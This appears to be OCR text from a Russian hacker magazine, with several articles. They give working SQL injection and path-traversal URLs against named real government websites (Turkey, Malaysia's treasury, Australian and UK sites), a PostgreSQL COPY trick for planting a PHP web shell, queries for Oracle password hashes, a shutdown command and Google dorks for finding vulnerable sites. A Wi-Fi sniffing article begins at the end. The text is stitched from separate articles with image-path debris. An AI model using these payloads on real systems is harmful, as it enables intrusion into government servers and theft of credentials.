
```
http://www.atam.gov.tr/index.
php?Page=DergiIcerik&IcerikNo=-
1+union+select+1,version(),3,4,
5+from+DergiIcerik/*
```

На сервере крутился «мускул» версии 4.0.26. Как и с чем его едят, думаю, разберешься и без меня — я и так тебе уже многое сказал =).
Так, кто там на очереди? Ах, Малайзия, а я уж и забыл :). Между прочем, не сайтец, а золото, почти в прямом смысле. Спешу представить тебе официальный ресурс казначейства Министерства финансов Малайзии: www.treasury.gov.my. Кстати, дизайн у этого портала достаточно качественный, чего не скажешь о движке. Достаточно прогуляться по следующему линку, чтобы в этом убедиться:

```
http://www.treasury.gov.my/
index.php?ch=36&pg=126&ac=1830
%27
```

«ТАК, КТО ТАМ НА ОЧЕРЕДИ? АХ, МАЛАЙЗИЯ, А Я УЖ И ЗАБЫЛ :). МЕЖДУ ПРОЧИМ, НЕ САЙТЕЦ, А ЗОЛОТО, ПОЧТИ В ПРЯМОМ СМЫСЛЕ»





› Бажный ресурс в зоне .gov.tr

«СОВЕРШЕННО СЛУЧАЙНО МНЕ НА ГЛАЗА ПОПАЛСЯ ОДИН ИЗ ИХ РЕСУРСОВ В ЗОНЕ .GOV.UK, И ТОТ ОКАЗАЛСЯ БАЖНЫМ»

В качестве ответа — пустой лист, что говорит об error_reporting(0) и, следовательно, о слепой инъекции. Ну да это нам не помеха :). Если ты читал мою статью в «Хакере» под названием «Недетский взлом» (февраль, 2007), то уже наверняка понял, что к чему. Полей оказалось всего 11:

```
http://www.treasury.gov.my/
index.php?ch=36&pg=126&ac=1830%
27+order+by+11/*
```

Но что самое интересное, в этом же скрипте не фильтровалась еще одна переменная — $pg. Результат тот же:

```
http://www.treasury.gov.my/index.
php?ch=37&pg=129%27+order+by+11/
*&ac=1892&lang=eng
```

Что-то мне подсказывает, что у малазийского казначейства могут возникнуть нехилые проблемы =). Только смотри не шали сильно — как показывает практика, шутки могут закончиться плохо.
Ну а мы тем временем перемещаемся в сторону солнечной Австралии. Гм, а что ты вообще знаешь об Австралии? :) Кенгуру, теннис, пляжи? =) Слабовато, а ведь там еще и бажные ресурсы в зоне .gov.au есть :). Сильно углубляться не будем, поэтому коротко и по делу. Первый наш клиент — Департамент туризма и искусства Тасмании, а второй — сиднейское руководство чего-то там. Ресурс Департамента туризма Тасмании выглядит даже очень неплохо, правда только снаружи: www.bicentenary.tas.gov.au. Двиг написан на PHP, а сама бага лежит практически на поверхности:

```
http://www.bicentenary.tas.gov.
au/page.php?id=-1+order+by+15/*
```

Причем тут можно наблюдать и ответ «мускула». Например, поменяв в верхнем запросе циферку 15 на 16, получим ожидаемый результат:

```
MySQL Error: 1054 (Unknown column
'16' in 'order clause')
```

Суть баги понятна, так что флаг тебе в руки =).
Что касается сиднейского руководства чего-то там, то его портал порадовал своим дырявым перловым движком. Сам домен имеет адрес www.sca.nsw.gov.au. А уязвимость кроется в скрипте textversion.pl. В общем виде это выглядит так:

```
http://www.sca.nsw.gov.au/cgi-
bin/textversion/textversion.
pl?conf=conf.xml&file=../../../../
etc/passwd
```

Очень солидно смотрится бага, просто супер =). Маленькая подсказка: конфиг веб-сервера лежит неподалеку, но на самом сервере интересного мало. Вот такие дела, еще раз передаю привет солнечной Австралии =).
И в заключение скажу пару слов о Великобритании. Совершенно случайно мне на глаза попался один из их ресурсов в зоне .gov.uk, и тот оказался бажным. Урл портала: www.monitor-nhsft.gov.uk. Чтобы ты сильно не мучался, намекну, что уязвим скрипт publications.php, инъекция раскручивается через нефильтруемый параметр cat:

```
http://www.monitor-nhsft.gov.uk/
publications.php?cat=-1'
```


Полей всего 19:

```
http://www.monitor-nhsft.gov.
uk/publications.php?cat=-1+unio
n+select+1,2,3,4,5,6,7,8,9,10,1
1,12,13,14,15,16,17,18,19/*
```

А версия «мускула» — 4.1.16 =). Как говорится, без комментариев.

Постскриптум

Надеюсь, что после прочтения моей статьи все твои иллюзии о несокрушимости правительственных ресурсов развеются. Любой взлом — это, в первую очередь, дело времени и желания. Проблема лишь в том, что, связавшись с подобными серверами, ты непременно наживешь себе лишний геморрой. Я не зря не раскручивал до конца описанные баги. Тебе тоже не советую это делать. Не надо трогать государство, тем более свое — оно может укусить, очень больно укусить.



© Тимур Ахметов

ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HTTP://CORWIN.NET /

Разрушая базы

ПРОВЕДЕНИЕ SQL-INJECTION В POSTGRESQL И ORACLE

Всем наверняка знакомо сочетание «sql-injection». Не раз и не два мы вытягивали нужные сведения из таблиц баз данных. В то же время далеко не всегда удается провести успешную инъекцию из-за незнания особенностей той или иной базы данных. В общих чертах синтаксис ANSI SQL везде одинаков, но существуют подводные камни.

Это тебе не «мускул»

В большинстве случаев уязвимое приложение взаимодействует с MySQL, но, кроме «мускула», довольно популярными являются серверы баз данных MSSQL, Oracle и PostgreSQL. Писать про все три мы не будем — информации по теме инъекций в серверы, использующие СУБД MSSQL, более чем достаточно. Сегодня мы на практических примерах рассмотрим некоторые тонкости при взломе PostgreSQL и Oracle. Учти, что никто не собирается обучать тебя языку структурированных запросов SQL.

Десять «святых заповедей»

PostgreSQL — достаточно мощная система, администрировать которую труднее, чем MySQL. Как правило, ее используют на крупных коммерческих проектах, требующих сложной иерархической структуры базы данных. Но в то же время PostgreSQL тяжелая и работает медленнее, чем тот же «мускул», поэтому вряд ли кто-то будет использовать эту СУБД для домашней страницы (хотя в нашей жизни все возможно). Чтобы все твои инъекции были успешными, усвой десять простых правил. Но учти, что они характерны только для PostgreSQL.

1. В отличие от MySQL, в базах данных PostgreSQL количество полей в select-запросах может не совпадать. Следовательно, здесь нам не нужно подбирать количество полей, как это бывает в MySQL.
Пример: запрос «http://club.*****.ru/?part_id=10;select 1/**/» равнозначен «http://club.*****.ru/?part_id=10;select 1,2/**/».
2. Таблицы Mytable и mytable не равнозначны. Всегда следует учитывать регистр букв.
3. Нельзя оставлять открытый комментарий. Следовательно, отсечь ненужный нам sql-запрос просто так не получится. Но есть простой выход — использование null-байта «%00» (при отсутствии фильтрации).


Запрос:
http://club.*****.ru/?part_id=10-1/*

Вывод:
Fatal error: Call to undefined function: fetchrow() in /var/www/htdocs/veresk_club/classes/SQL.class.php on line 25

Запрос:
http://club.*****.ru/?part_id=10-1/**/

Вывод:
Страница сайта.

› Возможности программы COSS



› NGSSQuirreL в действии

4. Для записи данных из файла в таблицу или наоборот, из таблицы в файл в PostgreSQL, используется оператор COPY. Вот его синтаксис, взятый из документации:

```
COPY tablename [ ( column [, ...] ) ]
   TO { 'filename' | STDOUT }
   [ [ WITH ]
        [ BINARY ]
        [ OIDS ]
        [ DELIMITER [ AS ] 'delimiter' ]
        [ NULL [ AS ] 'null string' ] ]
```

При копировании данных из таблицы в файл все просто:

```
copy targettable to '/home/www/';copy.
```

Для получения шелла в поле таблицы targettable, естественно, должен быть прописан код, создающий шелл (пример запроса: insert into «targettable"(columnname) values ('<? php system($_GET["cmd"]); ?>');). Поле columnname должно иметь строковой тип (char, varchar). Единственное «но» — нужны соответствующие права записи в файл и записи в директорию. Либо можно попытаться перезаписать уже существующий файл. Далее мы просто обращаемся к сайту напрямую, поскольку задана WWW-директория (в примере). В общем, тут много вариантов, можно, к примеру, еще и проапдейтить таблицу своими значениями (UPDATE).
Если же нужно копировать существующий файл в таблицу, то последовательность действий должна быть следующей. Создаем новую таблицу с одним столбцом, выполняем запрос, копирующий файл в таблицу. Затем выполняем запрос для выбора данных из таблицы.

Сами запросы по порядку:
create table mytable(columnname);
create table copy mytable (columnname) from '/home/www/file'
union select culumnname from «mytable»
5. Числа 0 и 1 не равнозначны булевым значениям TRUE и FALSE. Об этом свидетельствует и сам ответ сервера.

Запрос:
http://club.*****.ru/?part_id=10 or 1

Вывод:
Warning: pg_query(): Query failed: ERROR: Argument of or must be type boolean, not type integer in var/www/htdocs/veresk_club/classes/SQL.class.php on line 25
Fatal error: Call to undefined function: fetchrow() in /var/www/htdocs/veresk_club/classes/SQL.class.php on line 25

Запрос:
http://club.*****.ru/?part_id=10 or TRUE

Вывод:
Страница сайта.

Запрос «http://club.*****.ru/?part_id=10 and TRUE=TRUE» успешно выполнится, а «http://club.*****.ru/?part_id=10 and TRUE=1» нет.
6. Все select-запросы разделяются точкой с запятой, но на выходе мы наблюдаем результат только последнего запроса. То есть использование «ядовитого нуля» обязательно.

Запрос:
http://club.*****.ru/?part_id=10;select 1/**/

Вывод:
Страница сайта.

7. Ограничение доступа никто не отменял, поэтому для записи в файл нужны соответствующие права. Нужно создать новый файл в доступной нам по правам папке или писать в другой файл, также доступный пользователю, под которым запущен PostgreSQL.
8. Функция chr() возвращает ASCII-код символа. Но ее использование связано с некоторой сложностью, поскольку функция принимает и возвращает только один символ. Для получения кода целой строки придется вызывать отдельную функцию для каждого символа и в последствии объединять.

Пример:
Строка «123».

Кодирование:
chr(1)||chr(2)||chr(3)

9. Текущего пользователя можно узнать, вызвав функцию User(), а версию — используя функцию version().
10. Вырубить сервер всегда можно с помощью простой инструкции shutdown (при соответствующих правах).

Все намного проще...

В начале этого повествования я не успел обрадовать читателя и упомянуть о том, что извлечь данные из PostgreSQL при определенных обстоятельствах намного легче, чем из той же MySQL.



› Если хочется протестировать утилиты DB Audit и NGSSQuirreL, то их всегда можно скачать с официальных сайтов — www.softtreetech.com и www.ngssoftware.com. Правда, для скачивания последней утилиты придется зарегистрироваться.



› На диске ты найдешь последние версии PostgreSQL и Oracle, а также интересные книги по структуре СУБД.



> Сайт хакера Andrea Purificato, обнаружившего последние баги в Oracle

Как правило, информация извлекается одной из двух возможных функций: pg_Fetch_Object и pg_fetch_array(). Если используется первая функция, то придется явно указывать имя нужного нам столбца в таблице. pg_Fetch_Object возвращает объект, а не массив. В очередной раз проводя аналогию с «мускулом», отмечу, что здесь не нужно знать порядок столбцов, требуется лишь наименование.
Получение объекта PostgreSQL с помощью pg_Fetch_Object реализуется простым PHP-сценарием:

```
<?php
$database = "verlag";
$db_conn = pg_connect
("localhost", "5432", "", "",
$database);
if (!$db_conn): ?>
   <H1>Ошибка соединения с базой
<? echo $database ?></H1> <?
   exit;
endif;
$qu = pg_exec ($db_conn, "SELECT
* FROM verlag ORDER BY autor");
$row = 0; // PostgreSQL необхо-
дим счетчик записей, в отличие от
других СУБД
while ($data = pg_fetch_object
($qu, $row)):
   echo $data->autor." (";
   echo $data->jahr ."): ";
   echo $data->titel."<BR>";
   $row++;
endwhile;
?><PRE><?
$fields[] = Array ("autor",
"Author");
$fields[] = Array ("jahr",  "
Year");
$fields[] = Array («titel", "
Title");
$row= 0; // PostgreSQL необхо-
дим счетчик записей, в отличие от
других СУБД
while ($data = pg_fetch_object
($qu, $row)):
   reset ($fields);
   while (list (,$item) = each
($fields)):
      echo $item[1].": ".$data-
>$item[0]."\n";
   endwhile;
   $row++;
endwhile;
?></PRE>
```

Если же используется функция pg_fetch_array(), то нам не требуется точное имя столбца, порядковый номер, единственное, что нужно, — общее число столбцов в таблице. Дело в том, что эта функция, как и pg_fetch_row(), хранит результат запроса под числовыми индексами в массиве.
Пример применения pg_fetch_array():

```
<? php
$conn = pg_pconnect
("dbname=publisher");
if (!$conn) {
echo "An error occured.\n";
exit;
}
$result = pg_query ($conn,
"SELECT * FROM authors");
if (!$result) {
echo "An error occured.\n";
exit;
}
$arr = pg_fetch_array ($result,
0, PGSQL_NUM);
echo $arr[0] . " <- array\n";
$arr = pg_fetch_array ($result,
1, PGSQL_ASSOC);
echo $arr["author"] . " <- array\
n";
?>
```


Идентификация

При проведении атаки типа sql-injection взломщик первым делом определяет сервер базы данных, с которым придется проводить последующие манипуляции. В MySQL все просто: подставил кавычку в запрос, ну или, в крайнем случае, составил логическое выражение — получил ошибку. Чтобы точно определить, что мы взаимодействуем с PostgreSQL, нужно ввести в запрос специальные операторы или функции, присутствующие исключительно в PostgreSQL. Выделим основные.
Операторы:
|/ — квадратный корень;
!! — префиксный оператор;
! — факториал;
% — остаток от деления;
^ — возведение в степень;
||/ — кубический корень.
Функции:
sign() — знак числа, переданного в качестве аргумента;
cbrt() — кубический корень числа, передаваемого в качестве аргумента.
Если мы получаем пустую страницу или шаблон страницы загружается без динамического содержимого, то будь уверен — это PostgreSQL.

В поисках цели

Примечательно, что сайты с уязвимыми скриптами достаточно просто найти через Google. Для этого есть несколько запросов:

1. PostgreSQL query failed: ERROR: parser: parse error



> На официальном сайте можно найти много полезной информации

2. Supplied argument is not a valid PostgreSQL result
3. Warning: pg_exec() [function.pg-exec]: Query failed

Перечислять все коды ошибок здесь не имеет смысла. Полезнее обратиться к документации (www.postgresql.org/docs).
Немного отойдя от темы, напомню, что поисковик Google является не только удобным средством для обнаружения потенциальной жертвы, но и «историей болезни» многих порталов, поскольку использует кэширование ;). Зачастую уязвимые скрипты, которые заменяются новыми, пропатченными, остаются на сервере. Найти их поможет веб-архив (www.web.archive.org). Заходим, вбиваем адрес нужного нам сайта, находим все доступные скрипты и по очереди выясняем их наличие на сервере. Если таковые обнаруживаются, то проверяем на уязвимости. Здесь мы выполняем простое сканирование. Да — примитивно, да — долго, но это последнее, на что следует идти, если другие решения не найдены.

Явление Oracle

Про Oracle есть несколько очень хороших статей, ссылки на которые ты найдешь далее, поэтому я упомяну лишь основные моменты:
1. Идентификация СУБД аналогична определению PostgreSQL.
2. Возможно выполнение таких запросов, как INSERT, DELETE, UPDATE.
3. Использовать limit, как ты это делал в MySQL, в Oracle не получится. Вместо этого используй in (1,2).
4. Подстановка нулей (Null) не сработает для поля типа integer, используй ее только для строкового поля.
5. Одной из самых серьезных ошибок при администрировании Oracle является использование пользователя с максимальными правами (DBSNMP), и естественно, возможный взломщик может внедрять свои запросы, имея максимальные права.
6. Использование разделения выражений символом «;» невозможно.
7. Узнать схему СУБД Oracle можно несколькими способами: «select user from dual», «select name from V$DATABASE», «select SCHEMANAME from v$session» или «select sys.login_user from sys.dual». Зашифрованный пароль (необратимый хэш, генерируемый из пары «юзер && пароль») узнается запросом «select PASSWORD from dba_users или select PASSWORD from user_users». Версия — запросом «select VERSION from V$INSTANCE», аккаунты пользователей — «select * from sys.dba_users».
8. Используются стандартные комментарии («--»).
9. Вместо пробелов можно использовать кавычки.
Пример: «select"username"from"sys».«dba_users"where"username"='sys'»
10. Кодирование в ASCII-символ происходит так же, как и в PostgreSQL, — с помощью функции chr().
11. Для конкатенации используются пайпы («||»).
12. Сайты с бажными скриптами легко ищутся в поисковике: «ORA-00921: unexpected end of SQL command».

А как же автоматизация?


Пропарсив с десяток страниц поисковика, я нашел всего несколько специализированных утилит для атаки и аудита СУБД Oracle (всевозможные сканеры безопасности не в счет). Это программа NGSSQuirreL от компании Next Generation Security Software, тулза DB Audit от SoftTree и многим уже знакомая русскоязычная утилита Console Oracle Security Scanner от Limpid Byte. Первая и вторая программы подойдут для аудита собственного сервера на уязвимости, но никак не для удаленного анализа системы с целью последующего проникновения. Поэтому выбор очевиден — COSS. С помощью этой утилиты можно узнать версию Oracle и другую полезную информацию (SID, например), выполнять команды, брутить на стандартные аккаунты и т.д. Исходники, к сожалению, не прилагаются.

Новости с фронта

Во время написания этой статьи в багтраке появилась информация об уязвимостях, найденных в PostgreSQL (7.4) и Oracle (9i/10g). В обоих случаях — sql-injection.
В случае с PostgreSQL уязвим модуль contrib/tsearch2 при объявлении некоторых функций. В Oracle же все намного серьезнее — 4 дыры и 4 эксплойта (http://xakep.ru/post/36944/default.asp).

Занавес

Я описал лишь основы основ возможностей в Oracle и PostgreSQL. Есть гораздо более сложные структурные атаки, требующие глубоких знаний pgSQL/PL и всех тонкостей вышеназванных СУБД. И если ты имеешь соответствующую подготовку, то я советую тебе прочесть интересный доклад David'a Litchfield'a «Oracle PL/SQL Injection» и статью Chris'a Ahley'я «(More) Advanced SQL Injection», которые можно скачать с моей домашней страницы или взять на диске.



UNSTABLE
/ UNSTABLE@NGS.RU /

Сито для воздуха


ИЗУЧЕНИЕ ТРАФИКА WI-FI СЕТИ

Здравствуй, мой маленький любитель стафа и вареза из беспроводных сетей! Надоело просто юзать бесплатный интернет, хочется пойти дальше? Ну что ж, пойдем дальше — к сбору трафика Wi-Fi. «А если не можем подключиться?» — спросишь ты. А это нам и не надо :). Не веришь? А зря, очень зря. Это реально и, что самое смешное, это не просто, а очень просто, хотя прямые руки все равно лишними не будут, равно как трезвый мозг и рабочий комп. Итак, сегодня мы поговорим о том, чем снифать воздух, как это делать правильно, чем удобен этот способ хака, а также рассмотрим несколько хитростей.

